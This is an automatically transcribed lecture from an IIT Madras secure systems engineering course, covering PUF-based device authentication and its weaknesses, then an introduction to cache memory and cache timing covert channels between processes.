
So in order to prevent this man in the middle attacks on PUFs, what is required is that the CRP once used should not be used again which means that once the server actually uses challenge and obtains the corresponding response that particular entry should be marked as the activated or removed from these CRP database are never used again, so this way the man in the middle attack could be prevented to a far extent. One negative aspect of having the man in the middle attack and actually preventing the reuse of CRPs is the fact that the side of the

CRP database should be extensively large, the reason for this is that the CRP tables are generally created at the time of manufactured or before the device is filled.

So therefore, for the entire lifetime of this particular edge device we should have sufficient amount of challenge and corresponding responses stored in the server so that the periodic authentication is supported for the entire life. For example, let us say that we have this edge device which is put in a remote power plant and this edge device is expected to be used for say let us say for 3 years. Further, we assume that every day there should be challenged and response sent from the server to this edge device so as to authenticate the edge device, this would mean that the CRP database should have over thousand different challenges and response corresponding to this single edge device.

So the periodicity of the authentication would vary from application to application, it could be much smaller than authenticating a single date so there could be application where you require authentication every say 45 minutes or so and therefore you would end up with very large CRP tables.


(Refer Slide Time: 7:04)



Further, what we also see is that each CRP table is device specific and this is true because each CRP response to the unique challenge and responses corresponding to each device. Therefore, now things get much more worse because if we have multiple devices which are managed by a single server, there would be multiple such CRP tables that are required to be stored in the server database. Other aspects that could be an issue is that the CRP tables if they are stolen or if the privacy of the server gets breached then the entire security of the

PUFs corresponding to these devices would be lost. So researchers have been trying several alternate techniques where they could either reduce the size of the CRP tables or alternatively try to eliminate the use of CRP tables in the authentication process when PUFs are used.

(Refer Slide Time: 8:11)




So, one very popular model is something known as the secret model of PUF. So what happens over here is at the time of manufacture instead of varying the device with different challenges of training the responses and storing the challenge response pairs in our database, what happens in a secret model PUF is that the manufacturer would study the properties of this PUF and create a model for that particular PUF. For example, the server could build a database of the various gate delays that are present in this arbiter PUF and it would actually require to store this model for this specific arbiter PUF. So, what this model would be actually capable of doing is that given a particular challenge this particular model could create a very good estimate of what the response for a particular PUF should be for that specific challenge.

So what is required is that this model for the PUF is kept secret and then the device is actually fielded and when authentication is required, the server would randomly choose a particular challenge, it would use this model of this particular PUF to create what is the expected response for that particular challenge. It would then send out the challenge to this device and obtain the response; it would then compare this response to what is the expected response obtained from the model, close match between the expected response and the actual response obtained from the device for that particular challenge would then be used to authenticate the device.

Now this works quite well, especially on PUF switch and we actually modelling such a way where the secret model of this PUF can be extracted at the manufactured time but nevertheless this technique still has a limitation. The limitation is that this PUF model still has to be kept secret and it has to be extremely secret because of this model is lost then any attacker could snoop into the challenge that is sent from the server to that edge device, use that model which it has just stolen and provide the response was that particular challenge. In this may be attacker machine can get authenticated without actually having a PUF.

(Refer Slide Time: 10:40)




So, there are being other works such as the public model PUF which has been researched. So, this public model PUF works in a very similar way, so except for the fact that the model for the PUF which is developed using the various gate delays and stored in the database present in the server does not have to be secret. So the fact that is actually use over here is that is for a particular challenge that is sent to the actual device that owns the right PUF, obtaining the response will just take a few nanoseconds therefore, if a challenge is sent to the device which actually has the PUF the server would obtain the response very quickly.

On the other hand, if that is an attacker who actually has a copy of this particular model of the PUF, sending the challenge and computing the model based on this public model would take quite some time even with heavy computing resources. Therefore, the delay between the sending the challenge and obtaining the response from an attacker device would be considerable. Therefore, in this form of authentication what is suggested is that the attacker picks out a random challenge, uses this public model for the PUF to obtain what an expected

response for that particular challenge and then sends out the challenge to the device. It also notes the time taken for the response to be obtained.

Now if the time taken is greater than some particular threshold in this case T_0 , then it is assumed that the response is obtained from malicious device or from an attacker device and is ignored and no authentication is done. On the other hand, if the time to update the response is very short much lesser than the threshold then the server would validate the response with the expected response obtained from this model of the PUF, and if the match is quite closed to this to the expected response than the device would get authenticated. While this particular technique assumes that other factors like network delays and touting delays and so on are not considered, this technique would work quite well for small systems with small local networks.

(Refer Slide Time: 13:13)



Another technique where there is a considerable amount of research going on is to use something known as Homomorphic Encryption. Using this, the challenge and response pairs which is generated for this particular PUF present in the device is encrypted and stored in an un-trusted environment. Now the basic property of using homomorphic encryption is the fact that the validation of the particular response can be done on encrypted data. This means that the server could actually run a particular program in this un-trusted cloud which works on the encrypted CRP database and would be able to actually obtain whether the response is in fact valid or not valid even without decrypting the CRP database.

So in this particular model as usual, the server would actually send the particular challenge to this edge device, obtain the corresponding response which if valid is often from the PUF and this response is then sent to the untrusted environment, this would be a regular cloud computing environment, the homomorphic encryption technique used present in this untrusted environment then works on this encrypted database and validates whether the response is indeed the response which is stored in the database. In this way even though this cloud is un-trusted the security of the database is ensured because of the homomorphic encryption present.

Now this seems like a very good solution for solving CRP problem in PUF, there are still a lot of research before actually taking this homomorphic encryption to practice. The reason being that it takes still considerable amount of time to actually validate and encrypt responses using an encrypted database although a lot of research is actually taking place in order to reduce this time requirements.

(Refer Slide Time: 15:15)

Conclusions

- Different types of PUFs being explored
 - Analog PUFs, Sensor PUFs etc.
- CRP issue still a big problem
- Several attacks feasible on PUFs.
 - Model building attacks (SVMs)
 - Tampering with PUF computation (eg. Forcing a sine-wave on the ground plane, can alter the results of the PUF)
- PUFs are a very promising way for lightweight authentication of edge devices.

29

To conclude the video lectures on PUF, PUFs are extremely useful techniques or mechanisms to achieve various cryptographic things like authentication, secret key generation and so on. And with a very small fingerprint and also it is ensured that if a PUF is present in a device then that particular device cannot be cloned. There is a lot of research which is going on to find actually new PUFs such as Analog PUFs, PUFs using sensor and so on. There is still a huge problem of solving the CRP issue and how the CRP tables could be actually compressed so that the efficiency and the memory storage can be reduced.

One of the major drawbacks of PUFs which is preventing it quite a bit from actually going to commodity devices is these attacks known as model building attacks. So within a model building attacks what happens is that you could consider a scenario where you have a server and a device, and this device has a PUF and the server over a period of time is sending challenges and obtaining response. Now there is also a passive listener in this entire thing who views these challenges and the responses and over a period of time uses machine learning techniques or model building technique to build a model of that PUF.

Now after a certain number of authentications have completed, for a given challenge the attacker could use the model for that PUF which it has actually created which it has actually built and respond to the challenge. Thus, you see that authentication will break in this way because the attacker without actually owning the current PUF would be able to provide the right responses for challenges. Another big problem with PUF is that of tampering with a computation for example, during a PUF computation is for instance an attacker is able to actually get hold of the device and manipulate the device operation by say forcing sinusoidal waves in the power or the ground plane then the response from the PUF can be altered.

So if the PUF response is altered beyond a particular degree, the authentication would fail because the server would find a large amount of mismatch with the response which is stored in the CRP table and the response of obtained by the PUF hardware, this would be more like a denial of service attack, where the attacker rather than learning what the response would be is essentially preventing the device from getting authenticated. Nevertheless PUFs are very promising way for lightweight authentication of its devices and perhaps in the near future we would actually see a lot of forms being used in these devices and this would ensure that the devices will not get cloned, no secret key is required in the device and so on, thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Covert Channels

Hello and welcome to this lecture in the course of Secure Systems Engineering in this lecture we will look at a new form of attack known as Micro architectural attacks.

(Refer Slide Time: 0:32)




So the in the course that we have seen so far we had actually studied various things that we thought would actually increase the security of the system for example we had looked at cryptographic algorithms and by means of encryption and decryption these cryptographic algorithms would actually be used to obtain confidentiality and integrity of the system we have known that passwords and information flow policies can be used to restrict how information flows in the system and we have also seen that hardware aspects such as the privileged rings present in modern processors and enclaves such as the SGX and Trustzone which are present in Intel and ARM processors respectively have been used at the hardware level to increase security of the system.

We have also looked at various techniques by which we could have confinement wherein a malicious program could be executed in a system and the confined environment makes sure that there is a sandbox and the confined environment creates a sandbox so that the malicious program does not influence any aspect of the system outside of that sandbox we had also seen that web

browsers and web servers make use of JavaScript as the programming language essentially because JavaScript is a programming language which is highly restrictive and therefore access to the system in which a JavaScript program executes is very limited.

(Refer Slide Time: 2:25)



In this particular lecture we will be looking at a new form of attack known as micro architectural attacks now the interesting thing about micro architectural Attacks is that they can break all of these things that we have actually talked about so for example micro architectural attacks have been used to break cryptographic schemes where in the secret key of the crypto scheme has been retrieved by means of a micro architectural attack. Similarly, passwords and the information flow policies such as the Bell la Padula models have been broken by these attacks similarly privileged rings, enclaves, ASLR and so on have all been broken by micro architectural attacks.

So, a micro architectural attack is essentially a class of different types of attacks for example this list here provides some of the famous micro architectural attacks so the Cache Timing, Branch Prediction, Row Hammer types of attacks are all micro architectural attacks.

So in this particular course we'll be first looking at the cache timing attacks and we'll have also have a brief overview of speculation attacks but in this specific lecture we would have an introduction to what a micro architectural cache timing attack can do with respect to the information flow policies so in particular we have seen the various information flow policies like the Bell la Padula and BIBA model and what we had actually studied in the previous lecture was that each of these models could respect how information can flow for example in the Bell la

Padula model we had different levels ranging from top secret to confidential and so on and the rules provided by the Bell la Padula model decided how information should be flowing from a one level to another level for example the model defined that I users present in a lower level such as an unprivileged or unclassified user would not be able to read a top secret document.

So we would start with something known as a covert channel we look at something known as a cache covert channel and we would see how this covert channel could be used to break information and we would see how schemes such as the Bell la Padula model can be broken using cache timing attacks.


(Refer Slide Time: 5:00)


Cache Covert Channel

Chester Rebeiro

Indian Institute of Technology Madras

Cache Covert Channel





So, let us start with a cache covert channel so before we go into what cache covert a channel is we will have a brief introduction to what a cache memory is and why it is used. So, a cache memory sits between the processor and the main memory so it caches recently used data and instructions so the reason for the cache memory is that loads and stores from the main memory is extremely slow. Therefore the cache memory which can be accessed at a much faster rate than the main memory would be able to service loads and store requests from the processor at a much faster rate so for example we have a load instruction say load to register are from some address.


And let us say that this instruction is executed for the first time so and then what would happen is the data corresponding to that address which is present in the main memory is loaded into the processor side by side also that same data and data which is adjacent to this particular address is stored in the cache memory for a subsequent load instruction which is going to an editor to the same address or an address very close to this particular address which is stored in the cache the processor would directly fetch that data from the cache. So, this fetching from the cache memory is considerably faster and we call it a cache hit. Now the problem arises.

Because the cache memory is considerably smaller than main memory a typical L1 cache for example is 32 kilobytes while the main memory could be as large as several megabytes. Therefore the cache memory stores a small subset of the main memory and there is a replacement policy by which data from the cache is evicted and new data from the memory which is recently being accessed is stored in the cache memory and therefore with every load instruction that is executed by this processor we could either have a cache hit which would imply

that the data is present in the cache memory and the data can be read directly from the cache memory to the processor or we can have a cache miss in which case the data is not present in the cache memory and therefore has to be fetched from the main memory. Now the critical part over here are two aspects. First, the cache memory is shared by various processes present which is executing on the system and secondly the cache memory is considerably smaller than the main memory and therefore there is a notion of eviction wherein the data present in the cache is evicted a new data which is recently accessed is stored in the cache memory so as a result we have something known as cache hits and cache misses.


So a cache hit is considerably faster than a cache miss and the reason being that the cache hit fetches data straight from the cache memory while a cache miss would have to fetch data from the main memory or any other lower cache that may be present. Now, we would have to look at some more internal organization about the cache memory. So, a typical cache memory is organized into several cache sets.

(Refer Slide Time: 8:50)




And each cache set as we see over here, each row over here corresponds to a cache set. So, each cache set could hold multiple cache lines so each of these blocks over here is a cache line a typical cache line size in an Intel processor for instance is around is 64 bytes this particular diagram over here shows that there are 4 cache lines present in a cache set therefore the associativity of this particular cache is four.

(Refer Slide Time: 9:30)



Now, whenever the processor executes a load or a store instruction it puts out an address on the address bus so this could be in an L1 cache this for example would be an a would be a virtual address and the cache memory the L1 cache memory interprets this virtual address in this particular way, there are a few bits are the least significant bits which are used to address a cache line, there are bits which are known as the set address bits which are used to pick one of the cache sets from this particular cache line and, there are the tag bits so what happens is that every time an address is put on the address bus by the processor the set address bits that is this range over here chooses one of these cache sets then the tag bits in the address that is these bits over here is used to determine if the data corresponding to this address is present in this set now if indeed is present we get what is known as a cache hit and the data corresponding to that address is fetched from that corresponding cache line on the other hand if you do not find that tag present in any of these cache lines corresponding to that set then we say that there is a cache miss. The lower levels of memory either the DRAM or lower levels of the cache like the L2 or the L3 cache would require servicing that particular load request.

(Refer Slide Time: 11:13)




Now, let's look at what would happen when we run a program like this so let us say we have process P_2 and this process P_2 comprises of multiple load instructions so we have in total eight load instructions load $A_1 A_2 A_3$ and A_4 and load $B_1 B_2 B_3$ and B_4 further let us assume that the set address bits corresponding to the addresses $A_1 A_2$ and A_3 and A_4 corresponding to this set known as the A set so thus when for the first time you execute this particular while loop the first iteration of this particular while loop the data corresponding to address A_1 gets loaded into the set into one of these cache lines present in the A set similarly the first execution of load A_2 load A_3 and load A_4 would fetch data and store it in this A set thus the first execution would all be cache misses right similarly we have another four load instructions load $B_1 B_2 B_3$ and B_4 which get mapped to this B set. So, at the end of the first iteration of this particular while loop we have all the 4 cache lines in the B set filled with this data corresponding to these four loads. Now, the critical aspect over here is the timing of this particular while. So, you notice that during the first iteration you would get all cache misses for A as well as B so in total for this first iteration corresponding to these 8 load instructions there will be a total of 8 cache misses.

Now, for the second iteration onwards assuming that there is no other process running in the system all of these load operations would result in cache hits the reason being that every subsequent load to say $A_1 A_2 A_3$ or A_4 would directly read the data from the corresponding


cache line present in the A set similarly every subsequent load to $B1$ $B2$ $B3$ or $B4$ would directly read the data from this B set.

(Refer Slide Time: 13:43)



The second thing you would notice is that the time taken for these loads versus these loads is approximately the same note that we are using the word statistically over here which would means this particular loop is run several thousands of times and the time taken for these four loads and these four loads are compared statistically right for example taking the average variance and so on.

(Refer Slide Time: 14:08)




Now consider another process over here process P_1 . Now, process P_1 has a small loop which looks something like this. In this particular loop we have a bit. If the bit equal to 1 then you load a P_1 else load $B P_1$. So if the bit equal to 1 then load the data corresponding to A in the process P_1 address space gets loaded similarly over here the data corresponding to this address B in the P_1 address space is loaded note that process P_2 and process P_1 are totally independent of each other. So, relating this to the Bell la Padula model that we have studied process P_1 may be a top secret process while process P_2 may be an unclassified process.

Now, you note that we can transmit one bit from process P_1 to process P_2 using this particular mechanism and the way we go about it is as follows let us say that a process P wants to transmit a bit equal to 0 so what he would do is that he would set the bit to be 0 in which case there would be a load to this particular location which gets executed now these particular addresses in the process P_1 address space is selected in such a way that they fall in the A set and the B set respect thus for example if process P_1 wants to transmit say a value of 1 to process P_2 it would set the bit to be equal to 1 and thus this particular load instruction gets executed that is the load A P_1 now what would happen is that the main memory gets accessed there would be a cache miss and one cache line gets loaded from the main memory into this A set so the process P_2 data gets evicted and process P_1 data would then be filled in that corresponding cache line.

Now if we look at the execution time of these 2 sets of loads what we would see is the time taken for executing these A loads would be greater than the time taken for these B loads statistically again the reason be achieved this is due to the fact that we now have process P_1 data present away here as a result when these load $A_1 A_2 A_3$ and A_4 get executed there would be some additional cache misses so that additional cache misses would result in increased execution time for this part of the code on the other hand when the loads to $B_1 B_2 B_3$ or B_4 are executed we similarly we as you shall get cache hits and therefore the time taken would be considerably lesser thus to transmit a value of 1 process P_1 which is which for example is a top secret process would set the bit value to be equal to 1 which would then evict one particular cache line from the A set and as a result would influence the execution time of process P_2 and therefore execution time for this part of the process P_2 would be higher compared to the compared to the other part.

